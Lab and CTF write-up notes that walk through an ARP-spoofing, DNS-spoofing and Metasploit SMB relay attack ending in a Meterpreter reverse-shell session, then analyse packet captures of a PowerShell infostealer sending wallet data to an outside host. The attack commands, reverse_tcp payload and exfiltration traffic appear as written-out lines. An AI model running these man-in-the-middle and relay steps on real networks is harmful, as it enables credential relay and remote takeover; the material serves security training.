Q: Why so many forged arp replies are sent? A: One single forged ARP reply may poison the cache temporarily, but the false entry can expire or be replaced. Therefore, arpspoof sends repeated replies to keep the false mapping active and ensure the traffic continues passing through Kali.


```
(*) root@kali > arpspoof -i eth1 -t 172.16.5.1 [gateway] 172.16.5.5 [client]
```

(*) observe that I perform arpspoof in both directions, so we'll trick the client and the gateway when they want to communicate with each other. In this way, thanks to ARP spoofing, Kali becomes an intermediate point between the client and the gateway, so their traffic passes through Kali before reaching the other side.

At this point, a very clear explanation of what's happening until now :

In this lab, the client, the legitimate file server, the controller and the Kali attacker are all connected to the same local network, 172.16.5.0/24:

- Client: 172.16.5.5
- Kali attacker: 172.16.5.101
- Legitimate file server(fileserver.sportsfoo.com) : 172.16.5.30 : Is running and listening SMB service on tcp 445.
- Controller (controller.sportsfoo.com): 172.16.5.10 : also running and listening SMB service on tcp 445.
- Default gateway: 172.16.5.1



The legitimate file server and the controller are two separate Windows servers.

The normal purpose of fileserver.sportsfoo.com is to provide shared folders or files through SMB. For example, the client might try to access a path such as:
 \\fileserver.sportsfoo.com\Documents

For the controller.sportsfoo.com, the diagram doesn't specify the exact function or purpose of it, so it shouldn't automatically be described as a domain controller; It is selected as the server that Kali wants to access.

Without the attacker interfering, the normal process would be the following:

1. The client wants to access fileserver.sportsfoo.com.
2. The client sends a DNS request asking for the IP address associated with that hostname.
3. The legitimate DNS response is: fileserver.sportsfoo.com has the IP: 172.16.5.30
4. The client learns that the file server is located at 172.16.5.30.
5. Because the client and the file server are on the same 172.16.5.0/24 network, the client can connect directly to the file server, therefore, the default gateway is not needed for this SMB connection.

Normal SMB connection:

Client 172.16.5.5 —————> fileserver.sportsfoo.com (172.16.5.30)
 (Real SMB client) (Legitimate SMB server)

6. The client opens a TCP connection to fileserver.sportsfoo.com on port 445.
 7. fileserver.sportsfoo.com requests Windows authentication and sends its own NTLM challenge to the client.
 8. The client calculates a response using the logged-in user's Windows credential information and sends that response to the file server.
 9. fileserver.sportsfoo.com verifies the response. If the user is valid and has permission, it creates an authenticated SMB session and gives the client access to the permitted shared files.
- The normal authentication path is therefore:

In this manner, only one SMB connection exists: Client ↔ File server (fileserver.sportsfoo.com);
 The controller isn't participating in this normal Client - File server communication.

The default gateway is mainly used when the client needs to communicate with another network, such as 10.10.10.0/24, or with a DNS server located outside the Client's local network.

When the Attacker is introduced, Kali's objective isn't to compromise to fileserver.sportsfoo.com; The file server's hostname, this is, fileserver.sportsfoo.com, is used to make the client connect to Kali, while the controller is the real server to which Kali wants to relay the client's authentication.

Changes we make to set up the scenario for the abuse

1. Before starting the attack, the Metasploit SMB relay module is configured so that Kali listens for an incoming SMB connection on its eth1 (172.16.5.101).

2.1 Kali sends forged ARP information to the client claiming that: Gateway IP 172.16.5.1 is located on Kali's MAC address

2.2. Kali also sends forged ARP information to the gateway claiming that Client with IP=172.16.5.5 is located in Kali's MAC address

Thanks to 2.1 and 2.2 configurations, we're deceiving both client and default gateway and at the same time we're logically placing Kali in the middle of the path between the client and default gateway (172.16.5.1), so it allows Kali to intercept the client's DNS request when that request is sent through the gateway.

- Before ARP spoofing: Client ↔ Gateway
- After ARP spoofing: Client ↔ Kali ↔ Gateway

Important note: Because IP forwarding is enabled (see 4.), Kali will forward the original DNS query from the client to the real DNS server while dnsspoof immediately sends a forged response to the client.

2 transmissions from Kali:

1. Client → Kali → Gateway → Real DNS server →→Client (legitimate DNS response)
2. Client → Kali → Client (forged DNS response)

The client may receive both the forged (first) and legitimate response from DNS server (later on), but the attack succeeds when Kali's forged response arrives first and is accepted. The later legitimate response is usually ignored.

The question may arise now is: and why do we need to enable Ip forwarding?

IP forwarding is enabled mainly to preserve the client's normal routed traffic after ARP spoofing. Because the client now sends gateway-bound packets to Kali's MAC address, Kali receives traffic such as website requests, software updates, and other DNS queries the client may do.

Without IP forwarding:

Client → Kali → ✕

Kali receives the packets but does not pass them to the real gateway, so that traffic fails.

With IP forwarding:

Client → Kali → Gateway → Destination

or

Dst → Gateway → Kali → Client

Therefore, IP forwarding is not required for Kali to send the forged DNS response or for the SMB relay itself. It is useful because it allows the client's other network traffic to continue working, making the attack less noticeable.

Extra explanations

At this point, the legitimate file server at 172.16.5.30 is not contacted. *Its hostname has only been used to trick the client into connecting to Kali.*

The SMB relay attack uses two independent TCP connections:

- Connection 1: *Client ↔ Kali*
- Connection 2: *Kali ↔ Controller*

Kali has two different roles:

- Role 1: Towards the client: Kali behaves as a fake SMB server.
- Role 2: Towards the controller: Kali behaves as an SMB client.

ABUSE PROCEDURE

Very important clarification: In this lab, the controller is chosen as the relay target because the exercise wants Kali to obtain an authenticated SMB session on that server. However, a different server is not technically required. Kali could relay the client's authentication to the legitimate file server itself (*filesERVER.sportsfoo.com*), provided that the both file server and controller accept NTLM relay and the client's account has permission to access it. The important requirement is not that the client and Kali choose different SMB servers, but that two separate SMB connections exist: Client ↔ Kali and Kali ↔ the selected SMB target.

Once the scenario has been set up, the abuse proceeds as follows:

1. The client attempts to access *filesERVER.sportsfoo.com*.
2. Because the client has already accepted Kali's forged DNS response, *filesERVER.sportsfoo.com* resolves to Kali's IP address, 172.16.5.101.
3. The client opens an SMB connection to Kali on TCP port 445:

Once established, the connection allows communication in both directions;

Client ↔ Kali: first independent SMB connection

4. The client begins the NTLM authentication process by sending an NTLM negotiation message to Kali.
5. After receiving the client's authentication attempt, Kali opens a separate SMB connection to *controller.sportsfoo.com* on TCP port 445:

Kali → Controller: second independent SMB connection

6. Kali sends the NTLM negotiation to the controller, requesting authentication through this second connection.
7. The controller asks Kali to authenticate and sends an NTLM challenge.
8. Kali cannot calculate the correct response because it does not know the user's password. Instead, Kali forwards the controller's challenge to the client through the first SMB connection.
9. The client believes that this challenge came from *fileserver.sportsfoo.com* because it believes he is being connected to that server.
10. The client uses the logged-in user's Windows credential information to calculate a valid NTLM response.
11. The client sends that response to Kali.
12. Kali immediately forwards the same response to the controller through the second SMB connection.
13. The controller verifies the response. If the response is valid and the client's Windows account is authorised, the controller creates an authenticated SMB session for Kali using that account's identity.
14. Kali can then use this authenticated session with the permissions that the client's Windows account has on the controller.

```
msf6 exploit(windows/smb/smb_relay) > exploit
```

```
msf6 > jobs
```

```
msf6 exploit(windows/smb/smb_relay) > jobs

Jobs
====

  Id  Name                               Payload                               I  Payload opts
  --  -
  0    Exploit: windows/smb/smb_relay    windows/meterpreter/reverse_tcp    tcp://172.16.5.101:4444
```

The `exploit/windows/smb/smb_relay` module handles the SMB relay itself. It listens on Kali at his eth1 (SRVHOST) as a fake SMB server, waits for the client's NTLM authentication, and opens a second SMB connection to SMBHOST, the controller.

It forwards the controller's NTLM challenge to the client and relays the client's response back without learning the password. If authentication succeeds and the account has sufficient privileges, it executes the Meterpreter payload on the controller, which connects back to LHOST and creates a session.

ARP spoofing and DNS spoofing only cause the client to connect to Kali; they are not performed by this module. :contentReference[oaicite:0]{index=0}

At this point of the lab, we just have to wait until the client attempts to establish an SMB connection with the legitimate file server (the client is supposed to do this automatically every X seconds or minutes).

Finally:

```
(root@kali) - [~]
# dnsspoof -i eth1 -f dns
dnsspoof: listening on eth1 [udp dst port 53 and not src 172.16.5.101]
172.16.5.5.57495 > 8.8.4.4.53: 13024+ A? fileserver.sportsfoo.com
```

After waiting for a while, we finally received a DNS request from the Client asking which IP address fileserver.sportsfoo.com resolves to, as expected based on the instructions given to the Client in the INE lab.

Right after, we switch to the `exploit/windows/smb/smb_relay` module window, and we observe all the process explained in [ABUSE PROCEDURE](#) (2 pages above in this pdf).

```
msf6 exploit(windows/smb/smb_relay) >
[*] Sending NTLMSSP NEGOTIATE to 172.16.5.10
[*] Extracting NTLMSSP CHALLENGE from 172.16.5.10
[*] Forwarding the NTLMSSP CHALLENGE to 172.16.5.5:49167
[*] Extracting the NTLMSSP AUTH resolution from 172.16.5.5:49167, and send
[*] Forwarding the NTLMSSP AUTH resolution to 172.16.5.10
[*] SMB auth relay against 172.16.5.10 succeeded
[*] Connecting to the defined share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Created \RTTrJc1Rp.exe...
[*] Connecting to the Service Control Manager...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \RTTrJc1Rp.exe...
[*] Sending stage (175174 bytes) to 172.16.5.10
[*] Meterpreter session 1 opened (172.16.5.101:4444 -> 172.16.5.10:49158)

msf6 exploit(windows/smb/smb_relay) >
[*] Sending NTLMSSP NEGOTIATE to 172.16.5.10
[*] Extracting NTLMSSP CHALLENGE from 172.16.5.10
[*] Forwarding the NTLMSSP CHALLENGE to 172.16.5.5:49160
[*] Extracting the NTLMSSP AUTH resolution from 172.16.5.5:49160,
e
[*] Forwarding the NTLMSSP AUTH resolution to 172.16.5.10
[*] SMB auth relay against 172.16.5.10 succeeded
[*] Ignoring request from 172.16.5.10, attack already in progress
[*] Sending NTLMSSP NEGOTIATE to 172.16.5.10
[*] Extracting NTLMSSP CHALLENGE from 172.16.5.10
[*] Forwarding the NTLMSSP CHALLENGE to 172.16.5.5:49162
[*] Extracting the NTLMSSP AUTH resolution from 172.16.5.5:49162,
e
[*] Forwarding the NTLMSSP AUTH resolution to 172.16.5.10
[*] SMB auth relay against 172.16.5.10 succeeded
[*] Ignoring request from 172.16.5.10, attack already in progress
```

Next:

msf6 exploit(windows/smb/smb_relay) > sessions

```
msf6 exploit(windows/smb/smb_relay) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows NT AUTHORITY\SYSTEM @ FILESER VER	172.16.5.101:4444 -> 172.16.5. .10:49158 (172.16.5.10)

There we go!! we obtained the meterpreter session! So the controller (controller.sportsfoo.com) connected to our Kali eth1, just as we wanted!

FINAL LAB: Network-Based Attacks CTF 1

FLAG1: What is the domain name(abcd.site) accessed by the infected user that returned a 200 OK response code?

In the display filter bar :

`http.response.code == 200`

http.response.code == 200						
Packet list Narrow & Wide Case sensitive Display filter						
No.	Time	Source	Destination	Protocol	Length	Info
1359	25.526068	195.161.114.3	10.7.10.47	HTTP	276	HTTP/1.1 200 OK (text/html)
1362	26.140318	195.161.114.3	10.7.10.47	HTTP	276	HTTP/1.1 200 OK (text/html)

We observe that in 2 occasions a 200 OK code is sent from the same IP 195.161.114.3, so that IP is the domain we're looking for.

Packet list Narrow & Wide Case sensitive Display filter

No.	Time	Source	Destination	Protocol	Length	Info
1354	24.522847	10.7.10.47	195.161.114.3	TCP	60	49741 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1355	24.726018	195.161.114.3	10.7.10.47	TCP	58	80 → 49741 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1356	24.727196	10.7.10.47	195.161.114.3	TCP	54	49741 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1357	24.730882	10.7.10.47	195.161.114.3	HTTP	247	GET /?status=install&windows200 Defender HTTP/1.1
1358	24.730868	195.161.114.3	10.7.10.47	TCP	54	80 → 49741 [ACK] Seq=1 Ack=194 Win=64240 Len=0
1359	25.526068	195.161.114.3	10.7.10.47	HTTP	276	HTTP/1.1 200 OK (text/html)
1360	25.566549	10.7.10.47	195.161.114.3	HTTP	263	GET /?status=install HTTP/1.1
1361	25.566727	195.161.114.3	10.7.10.47	HTTP	54	80 → 49741 [ACK] Seq=223 Ack=343 Win=64240 Len=0
1362	26.140318	195.161.114.3	10.7.10.47	HTTP	276	HTTP/1.1 200 OK (text/html)
1363	26.185536	10.7.10.47	195.161.114.3	TCP	54	49741 → 80 [ACK] Seq=343 Ack=445 Win=63796 Len=0

Frame 1362: 276 bytes on wire (2208 bits), 276 bytes captured (2208 bits) on interface 0
Ethernet II, Src: Cisco_98:ad:54 (08:00:04:98:ad:54), Dst: 80:86:5b:ab:1e:c4 (08:06:5b:ab:1e:c4)
Internet Protocol Version 4, Src: 195.161.114.3, Dst: 10.7.10.47
Transmission Control Protocol, Src Port: 80, Dst Port: 49741, Seq: 223, Ack: 343, Len: 222
Hypertext Transfer Protocol
Date: Mon, 10 Jul 2023 22:39:49 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 24
Connection: keep-alive
Server: Apache/2.4.6 (CentOS) PHP/7.4.33
X-Powered-By: PHP/7.4.33
[HTTP response 2/2]
[Time since request: 0.573769000 seconds]
[Prev request in frame: 1357]
[Prev response in frame: 1359]
[Request in frame: 1360]
[Request URI: http://623start.site/?status=install]
File Data: 14 bytes
Line-based text data: text/html (1 lines)

If we zoom in where the arrow is pointing :

[Request URI: http://623start.site/?status=install]

so FLAG1 = 623start.site

Useful comands:

`ip.addr = 192.168.1.10`

`ip.src = 192.168.1.10`

`ip.dst = 192.168.1.10`

So:


infected user IP = 10.7.10.47

FLAG2: What is the IP address, MAC address of the infected Windows client?

infected user IP = = 10.7.10.47

infected user = MAC address corresponding to the IP 10.7.10.47 (just expand packet num 667 for instance and see the MAC (I don't have now the MAC, i didn't save it for this report but fairly simple).

FLAG3: Which Wireshark filter can you use to determine the victim's hostname from NetBIOS Name Service traffic, and what is the detected hostname for this malware infection?



No.	Time	Source	Destination	Protocol	Length	Info
19	0.289112	10.7.10.47	10.7.10.255	NBNS	110	Registration NB DESKTOP-9PEA63H<00>
20	0.289365	10.7.10.47	10.7.10.255	NBNS	110	Registration NB COOLWEATHERCOAT<00>
320	0.908673	10.7.10.47	10.7.10.255	NBNS	110	Registration NB DESKTOP-9PEA63H<20>
352	1.033298	10.7.10.47	10.7.10.255	NBNS	110	Registration NB DESKTOP-9PEA63H<00>
353	1.033338	10.7.10.47	10.7.10.255	NBNS	110	Registration NB COOLWEATHERCOAT<00>
581	1.658373	10.7.10.47	10.7.10.255	NBNS	110	Registration NB DESKTOP-9PEA63H<20>
582	1.798931	10.7.10.47	10.7.10.255	NBNS	110	Registration NB DESKTOP-9PEA63H<00>
583	1.799035	10.7.10.47	10.7.10.255	NBNS	110	Registration NB COOLWEATHERCOAT<00>
664	2.435296	10.7.10.47	10.7.10.255	NBNS	110	Registration NB DESKTOP-9PEA63H<20>
665	2.576938	10.7.10.47	10.7.10.255	NBNS	110	Registration NB COOLWEATHERCOAT<00>
666	2.577040	10.7.10.47	10.7.10.255	NBNS	110	Registration NB DESKTOP-9PEA63H<00>
667	3.200950	10.7.10.47	10.7.10.255	NBNS	110	Registration NB DESKTOP-9PEA63H<20>

FLAG3: nbns, DESKTOP-9PEA63H

FLAG4: Which user got infected and ran the mystery_file.ps1 PowerShell script?

To search for the script name in Wireshark:


Edit → Find Packet...

Search Type: String

Search In: Packet bytes: the text mystery_file.ps1 may exist inside the actual data carried by the packet, not necessarily in the visible Protocol or Info columns. Packet bytes searches the complete raw contents of every packet, including things such as: GET /mystery_file.ps1 HTTP/1.1


Introduce: mystery_file.ps1

Click Find.



It's the packet 2485!

To search it specifically, we introduce in the In the display filter bar : frame.number == 2485



FLAG4: **rwalters**

FLAG5: What User-Agent string indicates the traffic generated by a PowerShell script?

The question is badly worded (== está mal formulada).

The question is not really asking for the entire User-Agent. It is asking for the indicator, meaning the part that provides evidence that the request came from PowerShell.

Packet bytes	Narrow & Wide	Case sensitive	String	powershell	Find	Cancel
No.	Time	Source	Destination	Protocol	Length	Info
1350	24.173187	20.7.1.246	10.7.10.47	TLSv1.2	472	Application Data
1351	24.216844	10.7.10.47	20.7.1.246	TCP	54	49740 → 443 [ACK] Seq=2471 Ack=5265 Win=63114 Len=0
1352	24.515209	10.7.10.47	10.7.10.9	DNS	73	Standard query 0x24ba A 623start.site
1353	24.515528	10.7.10.9	10.7.10.47	DNS	89	Standard query response 0x24ba A 623start.site A 195.161.114.3
1354	24.522847	10.7.10.47	195.161.114.3	TCP	66	49741 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1355	24.726618	195.161.114.3	10.7.10.47	TCP	58	80 → 49741 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1356	24.727196	10.7.10.47	195.161.114.3	TCP	54	49741 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1357	24.730582	10.7.10.47	195.161.114.3	HTTP	247	GET /?status=start&av=Windows%20Defender HTTP/1.1
1358	24.730868	195.161.114.3	10.7.10.47	TCP	54	80 → 49741 [ACK] Seq=1 Ack=194 Win=64240 Len=0
1359	25.000968	195.161.114.3	10.7.10.47	HTTP	276	HTTP/1.1 200 OK (text/html)
1360	25.566591	10.7.10.47	195.161.114.3	HTTP	203	GET /?status=install HTTP/1.1
1361	25.566727	195.161.114.3	10.7.10.47	TCP	54	80 → 49741 [ACK] Seq=223 Ack=343 Win=64240 Len=0
1362	26.149318	195.161.114.3	10.7.10.47	HTTP	276	HTTP/1.1 200 OK (text/html)
1363	26.185536	10.7.10.47	195.161.114.3	TCP	54	49741 → 80 [ACK] Seq=343 Ack=445 Win=63796 Len=0
1364	26.262025	10.7.10.47	10.7.10.9	DNS	77	Standard query 0x9bc9 A quietelefonos.com
Frame 1357: 247 bytes on wire (1976 bits), 247 bytes captured (1976 bits) on 0						
Ethernet II, Src: 80:86:5b:ab:1e:c4 (80:86:5b:ab:1e:c4), Dst: Cisco_98:ad:54 (00:b0:00:00:00:00)						
Internet Protocol Version 4, Src: 10.7.10.47, Dst: 195.161.114.3						
Transmission Control Protocol, Src Port: 49741, Dst Port: 80, Seq: 1, Ack: 1, Len: 1						
Hypertext Transfer Protocol						
GET /?status=start&av=Windows%20Defender HTTP/1.1\r\n						
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.3031\r\n						
Host: 623start.site\r\n						
Connection: Keep-Alive\r\n						
\r\n						
[Full request URI: http://623start.site/?status=start&av=Windows%20Defender]						
[HTTP request 1/2]						
[Response in frame: 1359]						
[Next request in frame: 1360]						

This way, the full solution would be: WindowsPowerShell/5.1.19041.3031

However, a simplified solution beyond the concrete version: the actual and the most telling sign: WindowsPowerShell

FLAG5: WindowsPowerShell

FLAG6: Which wallet extension ID is associated with the Coinbase wallet?

I search the word coinbase and only matches one packet: the 1710:

Apply a display filter ... <Ctrl-/>										coinbase										Find					
No.	Time	Source	Destination	Protocol	Length	Info																			
1703	27.904065	10.7.10.47	194.26.135.119	TCP	272	49744 → 12432 [PSH, ACK] Seq=42 Ack=2 Win=64239 Len=218																			
1704	27.904276	194.26.135.119	10.7.10.47	TCP	54	12432 → 49744 [ACK] Seq=2 Ack=260 Win=64240 Len=0																			
1705	28.188694	194.26.135.119	10.7.10.47	TCP	213	12432 → 49744 [PSH, ACK] Seq=2 Ack=260 Win=64240 Len=159																			
1706	28.193313	10.7.10.47	194.26.135.119	TCP	220	49744 → 12432 [PSH, ACK] Seq=260 Ack=161 Win=64080 Len=166																			
1707	28.193489	194.26.135.119	10.7.10.47	TCP	54	12432 → 49744 [ACK] Seq=161 Ack=426 Win=64240 Len=0																			
1708	28.498625	194.26.135.119	10.7.10.47	TCP	1514	12432 → 49744 [ACK] Seq=161 Ack=426 Win=64240 Len=1460																			
1709	28.498636	194.26.135.119	10.7.10.47	TCP	1514	12432 → 49744 [ACK] Seq=1621 Ack=426 Win=64240 Len=1460																			
1710	28.498638	194.26.135.119	10.7.10.47	TCP	1514	12432 → 49744 [ACK] Seq=3081 Ack=426 Win=64240 Len=1460																			
1711	28.498640	194.26.135.119	10.7.10.47	TCP	1514	12432 → 49744 [ACK] Seq=4541 Ack=426 Win=64240 Len=1460																			
1712	28.498643	194.26.135.119	10.7.10.47	TCP	1113	12432 → 49744 [PSH, ACK] Seq=6001 Ack=426 Win=64240 Len=1059																			
1713	28.499509	10.7.10.47	194.26.135.119	TCP	54	49744 → 12432 [ACK] Seq=426 Ack=7660 Win=64240 Len=0																			
1714	29.499803	10.7.10.47	10.7.10.9	TCP	54	49677 → 135 [FIN, ACK] Seq=329 Ack=377 Win=262400 Len=0																			
1715	29.500138	10.7.10.47	10.7.10.9	TCP	54	49676 → 135 [FIN, ACK] Seq=665 Ack=985 Win=2101248 Len=0																			
1716	29.500207	10.7.10.9	10.7.10.47	TCP	54	135 → 49677 [ACK] Seq=377 Ack=330 Win=2097664 Len=0																			
1717	29.500839	10.7.10.47	10.7.10.9	TCP	54	49679 → 55396 [FIN, ACK] Seq=2099 Ack=1449 Win=261120 Len=0																			
Acknowledgment Number: 426 (relative ack number)							0460	67	62	65	6a	6d	6e	69	64	7c	4e	69	66	74	79	57	61	gbejmnid NiftyWa	
Acknowledgment number (raw): 10817643							0470	6c	6c	65	74	0d	0a	6e	6b	62	69	68	66	62	65	6f	67	llet..nk bihfbeog	
0101 = Header Length: 20 bytes (5)							0480	61	65	61	6f	65	68	6c	65	66	6e	6b	6f	64	62	65	66	aeaoehle fnkodbef	
Flags: 0x010 (ACK)							0490	67	70	67	6b	6e	6e	7c	4d	65	74	61	6d	61	73	6b	0d	gpgknn M etamask.	
Window: 64240							04a0	0a	61	66	62	63	62	6a	70	62	70	66	61	64	6c	6b	6d	.afcbjbp bpfadlkm	
[Calculated window size: 64240]							04b0	68	6d	63	6c	68	6b	65	65	6f	64	6d	61	6d	63	66	6c	hmc1hkee odmamcfl	
[Window size scaling factor: -2 (no window scaling used)]							04c0	63	7c	4d	61	74	68	57	61	6c	6c	65	74	0d	0a	68	6e	c MathWa llet..hn	
Checksum: 0xe1d1 [unverified]							04d0	66	61	6e	6b	6e	6f	63	66	65	6f	66	62	64	64	64	67	63	fanknocf eofbddgc
[Checksum Status: Unverified]							04e0	69	6a	6e	6d	68	6e	66	6e	6b	64	6e	61	61	64	7c	43	ijnmhnfn kdnaad C	
Urgent Pointer: 0							04f0	6f	69	6e	62	61	73	65	0d	0a	66	68	62	6f	68	69	6d	oinbase..fhbohlm	
[Timestamps]							0500	61	65	6c	62	6f	68	70	6a	62	62	6c	64	63	6e	67	63	aelbohjp bblcdngc	
[SEQ/ACK analysis]							0510	6e	61	70	6e	64	6f	64	6a	70	7c	42	69	6e	61	6e	63	napndodj p Binanc	
TCP payload (1460 bytes)							0520	65	43	68	61	69	6e	0d	0a	6f	64	62	66	70	65	65	69	6e	eChain..odbfpeei
Data (1460 bytes)							0530	68	64	6b	62	69	68	6d	6f	70	6b	62	6a	6d	6f	6f	6e	6e	hdkbihmo pkbjmoon
Data [truncated]: 6572626972644619992e255553455250524f46494c45255c417070446174615							0540	66	61	6e	6c	62	66	63	6c	7c	42	72	61	76	65	57	61	fanlbfcl BraveWa	
Length: 1460							0550	6c	6c	65	74	0d	0a	68	70	67	6c	66	68	67	66	6e	68	llet..hp glfhgfnh	

The same structure repeats:

EXTENSION_ID | WALLET_NAME

EXTENSION_ID | WALLET_NAME

EXTENSION_ID | WALLET_NAME

I tried the brave extension 32 bit id: hpglfhghfnbgpjdenjgmdgoeiappafln

But it wasn't the actual flag.

So basing on the suspicious pattern detected:

Zooming in on the screenshot above:

```

c|MathWa llet..hn
fanknocf eofbddgc
ijnmhnfn kdnaad|C
oinbase..fhbohlm
aelbohjp bblcdngc
napndodj p|Binanc
eChain..odbfpeei
hdkbihmo pkbjmoon
fanlbfcl |BraveWa
llet..hp glfhgfnh
bgpjdenj gmdgoeia
ppafln|G uardaWal
let..bln ieiiffbo
illknjne pogjhgkn
oapac|Eq ualWalle

```

orange = WALLET_NAME

green = EXTENSION_ID

FLAG6: hnfanknocfeofbddgcijnmhnfnkdnaad

